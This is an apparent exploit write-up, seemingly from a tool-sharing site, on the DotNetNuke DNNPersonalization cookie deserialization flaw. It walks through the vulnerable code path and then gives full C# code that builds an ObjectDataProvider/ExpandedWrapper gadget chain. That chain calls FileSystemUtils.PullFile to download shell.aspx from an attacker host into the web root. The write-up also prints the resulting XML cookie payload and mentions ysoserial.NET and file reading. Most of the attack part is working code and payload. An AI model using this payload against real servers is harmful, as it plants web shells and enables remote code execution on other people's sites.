  • If context.User is not set → assign Thread.CurrentPrincipal (i.e., the current thread's identity).

  • This allows the request to have user/role information when processing further.

=> When we pass any content into the cookie with the DNNPersonalization variable, it will execute as a normal user.

Next, look at the cookie processing direction

  • Still in DotNetNuke.dll –> PersonalizationController#LoadProfile(int, int)


  • We see the variable text receives the value from the cookie value and then is used as input for Globals.DeserializeHashTableXml()

1

  • Go into Globals.DeserializeHashTableXml()

1

The function DeserializeHashTableXml has the task:

  • Takes an XML string (Source).

  • Parses that XML string to convert it into a Hashtable object.

  • During parsing, it calls the function XmlUtils.DeSerializeHashtable, with the parameter "profile" to specify the root XML node.

Go inside XmlUtils.DeSerializeHashtable and we see how it processes

1

The function DeSerializeHashtable takes an XML string and converts it into a Hashtable. For each <item> node, the function:

  • Gets the key as the key.

  • Gets the type and then calls Type.GetType(type) to determine the data type.

  • Uses XmlSerializer.Deserialize to convert the XML content into an actual object.

  • Adds to the Hashtable.

👉 Problem: because type and the XML content are completely controlled by the user (from the cookie DNNPersonalization)

Creating the Payload

Based on XmlUtils#DeSerializeHashtable being the vulnerability location, create a similar program to serialize and deserialize objects:

root@kitploit:~
using System.Xml;
using System.Diagnostics;
using System.Xml.Serialization;

namespace example
{
	public class Test  
	{    
	    private string _name;  
	    public string name  
	    {  
	        get { return _name; }  
	        set { this._name = value; execCMD(); }  
	    }  
	  
	    private void execCMD()  
	    {  
	        Process process = new Process();  
	        process.StartInfo.FileName = this._name;  
	        process.Start();  
	        process.Dispose(); // close  
	    }  
	}

    public class Program
    {
        private static string fileFolder = "D:\\lab\\csharp\\DNN\\example\\serialization\\";
        public static void Serialize(Object obj) // method xml serialize arbitrary object 
        {
            // create xml root element
            XmlDocument xmlDocument = new XmlDocument();
            XmlElement xmlElementRoot = xmlDocument.CreateElement("profile");
            xmlDocument.AppendChild(xmlElementRoot);

            // create item child node with type attribute containing the object type name

            XmlElement xmlElementItem = xmlDocument.CreateElement("item");
            xmlElementItem.SetAttribute("type", obj.GetType().AssemblyQualifiedName);

            // serialize obj to xmlDocumentObj

            XmlDocument xmlDocumentObj = new XmlDocument();
            XmlSerializer xmlSerializer = new XmlSerializer(obj.GetType());
            StringWriter stringWriter = new StringWriter();
            xmlSerializer.Serialize(stringWriter, obj);
            xmlDocumentObj.LoadXml(stringWriter.ToString());
            // add this serialized xml object to the item node and add item node to root element
            xmlElementItem.AppendChild(xmlDocument.ImportNode(xmlDocumentObj.DocumentElement, true));

            xmlElementRoot.AppendChild(xmlElementItem);
    
            File.WriteAllText( fileFolder + "obj.xml", xmlDocument.OuterXml);

        }

        public static void DeSerialize(string xmlSource, string rootname)
        {
            // Hashtable hashtable = new Hashtable();
            if (!string.IsNullOrEmpty(xmlSource))
            {
                try
                {

                    XmlDocument xmlDocument = new XmlDocument();
                    xmlDocument.LoadXml(xmlSource);
                    foreach (object obj in xmlDocument.SelectNodes(rootname + "/item"))
                    {
                        XmlElement xmlElement = (XmlElement)obj;
                        string attribute = xmlElement.GetAttribute("key");
                        string attribute2 = xmlElement.GetAttribute("type");
                        XmlSerializer xmlSerializer = new XmlSerializer(Type.GetType(attribute2));
                        XmlTextReader xmlReader = new XmlTextReader(new StringReader(xmlElement.InnerXml));

                        // hashtable.Add(attribute, xmlSerializer.Deserialize(xmlReader));
                        // custom

                        Object objResult = xmlSerializer.Deserialize(xmlReader);
                        Test testObj = (Test) objResult;
                        Console.WriteLine("Deserialize sucessful: " + testObj.name);
                    }
                }
                catch (Exception)
                {
                }
            }
            // return hashtable;
        }
        static void Main(string[] args)
        {
            // serialize
            Test test = new Test();
            test.name = "notepad.exe"
            Serialize(test);
            // deserialize
            String xmlSource = File.ReadAllText(fileFolder + "obj.xml");
            DeSerialize(xmlSource, "profile");

        }
    }
}
  • The xml file will look like this:
root@kitploit:~
<?xml version="1.0" encoding="utf-8"?>
<profile>
  <item type="example.Test, ConsoleApp1, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null">
    <Test xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
          xmlns:xsd="http://www.w3.org/2001/XMLSchema">
      <name>notepad.exe</name>
    </Test>
  </item>
</profile>

1

  • Now we will move to RCE
  • Need to find an object that can execute code when Deserialize is performed
  • Here we find FileSystemUtils PullFile method

1

Explanation:

  • PullFile(string URL, string FilePath) — a static method in FileSystemUtils used to download content from a URL to a local FilePath.

  • Inside, it uses WebClient.DownloadFile(URL, FilePath) — the action to download and write the file.

  • catch only logs the error and returns a message; does not rethrow.

But the problem is: XmlSerializer cannot serialize class methods, only public fields and properties. The public fields and properties of the FileSystemUtils class do not allow calling the PullFile method.

Let's move to the ObjectDataProvider Class

  • ObjectDataProvider is a class in WPF (namespace System.Windows.Data, module PresentationFramework.dll).

  • Capable of calling runtime methods — not only storing data, but can perform actions (side-effects) by calling any method on the wrapped object.

  • Allows passing parameters — attackers can control the parameters passed to the method (e.g., URL and file path for a PullFile method).

  • ObjectDataProvider itself does not “execute code” like an interpreter — but it can call any public method on the wrapped object. Therefore, if there is a public method with dangerous side-effects (e.g., download file, exec process, write file), the chain can achieve it.

1

Here it is calling Refresh() of DataSourceProvider

1

Continue to BeginQuery() and note that ObjectDataProvider inherits from DataSourceProvider and we go to BeginQuery() of ObjectDataProvider

1

Continue with QueryWorker

1

It will call InvokeMethodOnInstance

1

InvokeMethodOnInstance is the actual execution (invoke) method — it uses reflection to call the specified method (MethodName) on the object that ObjectDataProvider is “wrapping” (or on the type if static), passing the list of MethodParameters, and returns the return value of that method.

Using the JetBrains Rider IDE to write the script, need to reference DotNetNuke.dll and PresentationFramework.dll module.

1

The payload to execute is as follows:

root@kitploit:~
using System;  
using System.IO;  
using System.Xml;  
using System.Xml.Serialization;  
using System.Windows.Data;              // ObjectDataProvider  
using DotNetNuke.Common.Utilities;      // FileSystemUtils (if you have added the DLL)  
using System.Data.Services.Internal;    // ExpandedWrapper (if available)  
  
namespace example  
{  
    public class Program  
    {  
        private static string fileFolder = "C:\\Users\\chinh\\Documents\\DNN"; // CHANGE THIS  
        public static void Serialize(Object obj) // method xml serialize arbitrary object   
        {  
            // create xml root element  
            XmlDocument xmlDocument = new XmlDocument();  
            XmlElement xmlElementRoot = xmlDocument.CreateElement("profile");  
            xmlDocument.AppendChild(xmlElementRoot);  
  
            // create item child node with type attribute containing the object type name  
            XmlElement xmlElementItem = xmlDocument.CreateElement("item");  
            xmlElementItem.SetAttribute("type", obj.GetType().AssemblyQualifiedName);  
  
            // serialize obj to xmlDocumentObj  
            XmlDocument xmlDocumentObj = new XmlDocument();  
            XmlSerializer xmlSerializer = new XmlSerializer(obj.GetType());  
            StringWriter stringWriter = new StringWriter();  
            xmlSerializer.Serialize(stringWriter, obj);  
            xmlDocumentObj.LoadXml(stringWriter.ToString());  
  
            // add this serialized xml object to the item node and add item node to root element  
        xmlElementItem.AppendChild(xmlDocument.ImportNode(xmlDocumentObj.DocumentElement, true));  
            xmlElementRoot.AppendChild(xmlElementItem);  
            File.WriteAllText(fileFolder + "obj.xml", xmlDocument.OuterXml);  
        }  
  
        public static void DeSerialize(string xmlSource, string rootname)  
        {  
            // Hashtable hashtable = new Hashtable();  
            if (!string.IsNullOrEmpty(xmlSource))  
            {  
                try  
                {  
                    XmlDocument xmlDocument = new XmlDocument();  
                    xmlDocument.LoadXml(xmlSource);  
                    foreach (object obj in xmlDocument.SelectNodes(rootname + "/item"))  
  
                    {  
                        XmlElement xmlElement = (XmlElement)obj;  
                        string attribute = xmlElement.GetAttribute("key");  
                        string attribute2 = xmlElement.GetAttribute("type");  
                        XmlSerializer xmlSerializer = new XmlSerializer(Type.GetType(attribute2));  
                        XmlTextReader xmlReader = new XmlTextReader(new StringReader(xmlElement.InnerXml));  
                        // hashtable.Add(attribute, xmlSerializer.Deserialize(xmlReader));  
                        // custom  
                        Object objResult = xmlSerializer.Deserialize(xmlReader);  
                    }  
                }  
                catch (Exception)  
                {  
                }  
            }  
            // return hashtable;  
        }  
        static void Main(string[] args)  
        {  
            ExpandedWrapper<FileSystemUtils, ObjectDataProvider> expandedWrapper = new ExpandedWrapper<FileSystemUtils, ObjectDataProvider>();  
            expandedWrapper.ProjectedProperty0 = new ObjectDataProvider();  
            expandedWrapper.ProjectedProperty0.ObjectInstance = new FileSystemUtils();  
            expandedWrapper.ProjectedProperty0.MethodName = "PullFile";  
    expandedWrapper.ProjectedProperty0.MethodParameters.Add("https://192.168.72.102:8000/shell.aspx");  
            expandedWrapper.ProjectedProperty0.MethodParameters.Add("C:\\Web\\DNN_Platform_9.1.0.367_Install\\js\\shell.aspx");  
  
            Console.WriteLine("Done!!");  
            Serialize(expandedWrapper);  
  
            String xmlSource = File.ReadAllText(fileFolder + "obj.xml");  
            DeSerialize(xmlSource, "profile");  
  
        }  
    }  
}

We get the xml file:

root@kitploit:~
<profile>
  <item key="myTableEntry" type="System.Data.Services.Internal.ExpandedWrapper`2[[DotNetNuke.Common.Utilities.FileSystemUtils],[System.Windows.Data.ObjectDataProvider, PresentationFramework, Version=4.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35]], System.Data.Services, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089">
    <ExpandedWrapperOfFileSystemUtilsObjectDataProvider xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
      <ExpandedElement/>
      <ProjectedProperty0>
        <MethodName>PullFile</MethodName>
        <MethodParameters>
          <anyType xsi:type="xsd:string">http://192.168.72.102:8000/shell.aspx</anyType>
          <anyType xsi:type="xsd:string">C:\Web\DNN_Platform_9.1.0.367_Install\js\shell.aspx</anyType>
        </MethodParameters>
        <ObjectInstance xsi:type="FileSystemUtils"></ObjectInstance>
      </ProjectedProperty0>
    </ExpandedWrapperOfFileSystemUtilsObjectDataProvider>
  </item>
</profile>

Perform payload injection

1

1

1

Let's exploit

1

Additionally, we can use the ysoserial.NET tool to generate the payload

1

1

Furthermore, we can also exploit file reading via WriteFile method of the FileSystemUtils class

1

1

Download Tool